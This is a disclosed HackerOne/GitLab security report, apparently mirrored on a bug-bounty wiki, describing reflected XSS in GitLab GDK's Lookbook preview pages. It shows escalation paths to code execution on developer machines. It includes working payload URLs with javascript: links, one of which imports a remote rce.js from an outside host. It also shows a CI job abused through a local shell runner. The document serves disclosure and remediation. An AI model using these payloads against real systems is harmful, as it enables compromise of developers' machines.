Multiple XSS in Lookbook in GDK, can in certain configs be turned to RCE on developer machines
Lookbook preview endpoints in GitLab GDK reflect user-supplied href/link parameters without sanitisation, allowing an attacker to inject javascript: URLs that execute when a victim clicks a button. This can be escalated to remote code execution on a developer's machine under certain configurations.

GitLab
Originally disclosed on GitLab
- Fixed in 41 days
- Disclosed after 41 days
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #3512100 by joaxcar on 2026-01-16, imported by @katwu:
Report | Attachments | How To Reproduce
HackerOne Analyst Summary
Summary of the issue
The researcher found Reflected XSS at GET /rails/lookbook/preview/* in GDK.
Steps to reproduce
- As the victim, sign in victim's root account on self-hosted GDK, with latest commit
094b73bb082 - As the victim, open following link in the victim's browser:

http://localhost:3000/rails/lookbook/preview/onboarding/action_card/default?_display=%257B%2522layout%2522%253A%2522fixed%2522%252C%2522theme%2522%253A%2522light%2522%257D&description=some+description&href=javascript%3Aalert%28document.domain%29&icon=group&title=Continue+to+gitlab
- As the victim, click Continue to gitlab. You can see payload triggered in the victim's browser:
- Additionally, the researcher also listed all affected compotents:
onboarding/action_card/default
pajamas/badge/default
pajamas/banner/default
pajamas/breadcrumb/default
pajamas/empty_state/default
users/group_dismissible_banner/default
users/project_dismissible_banner/default
users/dismissible_banner/default
Impact statement
The impact of a successful XSS exploitation varies. In a worst-case scenario, an attacker is able to execute JavaScript code within the victim's browser. This opens the door to many scenarios of which the most common are:
- Session Hijacking: An attacker might be able to steal the user's cookies if no proper flags are set. As an example, the "HttpOnly" flag.
- User Impersonation: An attacker might be able to interact with user data or settings and in certain scenarios bypass the CSRF protection by deploying a payload that retrieves the CSRF token automatically and submits legitimate requests to the endpoint.
- Client-Side Attacks: An attacker is also able to inject a JavaScript payload that interacts with the victim's browser allowing for the delivery of exploits and thus affecting the end user's perimeter.
If you have any questions or concerns about this report, feel free to assign it to H1 Triage via the action picker with a comment indicating your request.
Original Report
Summary
Gitlab GDK runs a Lookbook instance on http://gdk.test:3000/rails/lookbook. This server hosts a bunch of ViewComponents where multiple of them are subject to reflected XSS.
The list of vulnerable components is
onboarding/action_card/default
pajamas/badge/default
pajamas/banner/default
pajamas/breadcrumb/default
pajamas/empty_state/default
users/group_dismissible_banner/default
users/project_dismissible_banner/default
users/dismissible_banner/default

They are all susceptible to XSS by injecting javascript URLs in href/link parameters. Take this one as an example
will show a page like this (and trigger XSS if the box is clicked

or this one
RCE
XSS inside GDK can lead to a lot of trouble. I have identified two scenarios where this can be escalated to RCE on the developer's computer (even if non of them are not present by default)
better_errors in Gitlab version 18.6
As shown in another report, I sent to Gitlab, it used to contain a Gem called better_errors, which can be turned into an RCE gadget using any XSS.
The package is removed from Gitlabs Gemfile and is thus not present in the master branch. However, version 18.6 is still maintained for at least an additional month, and developers are potentially working in branches based on this version due to backports. See, for example, the MR
https://gitlab.com/gitlab-org/gitlab/-/merge_requests/218956
and
https://gitlab.com/gitlab-org/gitlab/-/merge_requests/218907
Both are under review when I write this report
If a user working on a 18-6-stable-ee based branch triggers one of the XSS above its direct RCE using my POC here
- Host somewhere (also if not on a mac maybe remove
open -a Calculatorfrom the file) - Start GDK
- Run
gdk switch 18-6-stable-eeand wait for it to set itself up - Visit this link (replace the two
https%3A%2F%2Fjoaxcar.com%2Fgitlab%2F2026%2Frce.jswith links to your file from step 1 (or use my hosted file)
https://gdk.test:3443/rails/lookbook/preview/pajamas/empty_state/default?_display=%257B%2522layout%2522%253A%2522fixed%2522%252C%2522theme%2522%253A%2522light%2522%257D&compact=false&description=Here+is+some+fun+information&primary_button_link=javascript%3Aimport%28%22https%3A%2F%2Fjoaxcar.com%2Fgitlab%2F2026%2Frce.js%22%29&primary_button_text=Continue&secondary_button_link=javascript%3Aimport%28%22https%3A%2F%2Fjoaxcar.com%2Fgitlab%2F2026%2Frce.js%22%29&secondary_button_text=Go+back&svg_path=%2Fassets%2Flogo-911de323fa0def29aaf817fca33916653fc92f3ff31647ac41d2c39bbe243edb.svg&title=Redirecting+to+gitlab.com
- Click any of the buttons and look in devtools for logs of the RCE. There should also be a file called
/tmp/joaxcar_was_hereon your computer
Again, this does not work on master, but the removal of better_errors is not backported to 18.6
Local GitLab runner
Another way to RCE is if the victim is using the local runner with shell executor option for testing runners with GDK. This is not the recommended option, but it's still in the docs and a "reasonable config". I guess the team knows if this is used or prohibited by developers in GitLab, but it can certainly be in use by other contributors.
The idea is that IF a victim has configured a local runner following the docs here https://gitlab-org.gitlab.io/gitlab-development-kit/howto/runner/#executing-a-runner-directly-on-your-workstation an attacker just needs to do the following steps:
- XSS triggers
- Use XSS to create a new group and a new project in the group
- Add a
.gitlab-ci.ymlfile to the new project with this content
test:
  script:
    - touch /tmp/joaxcar_was_here
This can be reproduced by
- Follow https://gitlab-org.gitlab.io/gitlab-development-kit/howto/runner/#executing-a-runner-directly-on-your-workstation to set up a local runner on your machine
- Add a new instance runner on the GDK
- Now use the same attack as above, but replace the
rce.jswith this file - Replicate the steps as the victim from the first example
Steps to reproduce
XSS
- Spin up a Gitlab GDK
- Got to
https://gdk.test:3443/rails/lookbook/preview/pajamas/empty_state/default?_display=%257B%2522layout%2522%253A%2522fixed%2522%252C%2522theme%2522%253A%2522light%2522%257D&compact=false&description=Here+is+some+fun+information&primary_button_link=javascript%3Aalert%28document.domain%29&primary_button_text=Continue&secondary_button_link=javascript%3Aalert%28document.domain%29&secondary_button_text=Go+back&svg_path=%2Fassets%2Flogo-911de323fa0def29aaf817fca33916653fc92f3ff31647ac41d2c39bbe243edb.svg&title=Redirecting+to+gitlab.com
- Click any of the two buttons
RCE
4. Go to your GDK directory and run
gdk switch 18-6-stable-ee
- Host somewhere
- Visit this link (replace joaxcar.com with your URL
https://gdk.test:3443/rails/lookbook/preview/pajamas/empty_state/default?_display=%257B%2522layout%2522%253A%2522fixed%2522%252C%2522theme%2522%253A%2522light%2522%257D&compact=false&description=Here+is+some+fun+information&primary_button_link=javascript%3Aimport%28%22https%3A%2F%2Fjoaxcar.com%2Fgitlab%2F2026%2Frce.js%22%29&primary_button_text=Continue&secondary_button_link=javascript%3Aimport%28%22https%3A%2F%2Fjoaxcar.com%2Fgitlab%2F2026%2Frce.js%22%29&secondary_button_text=Go+back&svg_path=%2Fassets%2Flogo-911de323fa0def29aaf817fca33916653fc92f3ff31647ac41d2c39bbe243edb.svg&title=Redirecting+to+gitlab.com
What is the current bug behavior?
Lookbook can be made to execute javascript on the GDK domain by visiting a link and clicking an item
What is the expected correct behavior?
Lookbook should not run JS
CVSS and report question
Even if these two examples have constraints and are not applicable to all victims, I think their impact and ease of exploitation still make them realistic attack paths. I would argue for full RCE impact (C: H, I: H, S:C and A: H) but with Complexity: high due to the restrictions above.
I will try to see if there are any other vectors that are more prevalent in the standard config.
As for the report, I now added all vulnerable endpoints in the same report; it felt a bit strange to separate them. BUT usually XSS reports that require seperate fixes are counted individually. My gut feeling is that this is fixable on the Lookbook level, but please get back to me if you plan to fix this per-component, as that should then be more than one report.
Impact
XSS in GDK domain that can be escalated to RCE
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
- Screenshot_2026-01-15_at_23.36.11.png
- Screenshot_2026-01-15_at_23.39.42.png
- rce.js
- Screen_Recording_2026-01-16_at_00.06.11.mov
- Screen_Recording_2026-01-16_at_08.55.36.mov
- rce.js
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the Lookbook preview pages pass URL parameters directly into link href attributes without validating the scheme, allowing javascript: URLs.
Impact
An attacker could execute JavaScript in the victim's browser on the GDK domain, and under certain configurations (such as using the better_errors gem in version 18.6 or a local runner with shell executor) this could be escalated to remote code execution on the developer's machine.
What the attacker needed
Victim runs GitLab GDK; victim clicks a crafted link; victim clicks a button on the page
How it was found
- Spin up a GitLab GDK.
- Visit the Lookbook preview URL for a vulnerable component with a javascript: URL in a link parameter.
- Click the button or link to trigger the XSS.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Cross-site scripting (XSS) is when a website displays user input without cleaning it, so an attacker can make the site run their JavaScript. Here, a developer tool called Lookbook shows preview pages that accept a link address from the URL; if that address starts with 'javascript:', clicking the link runs code instead of navigating. This only affects developers running GitLab's development kit (GDK) locally, not production GitLab.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




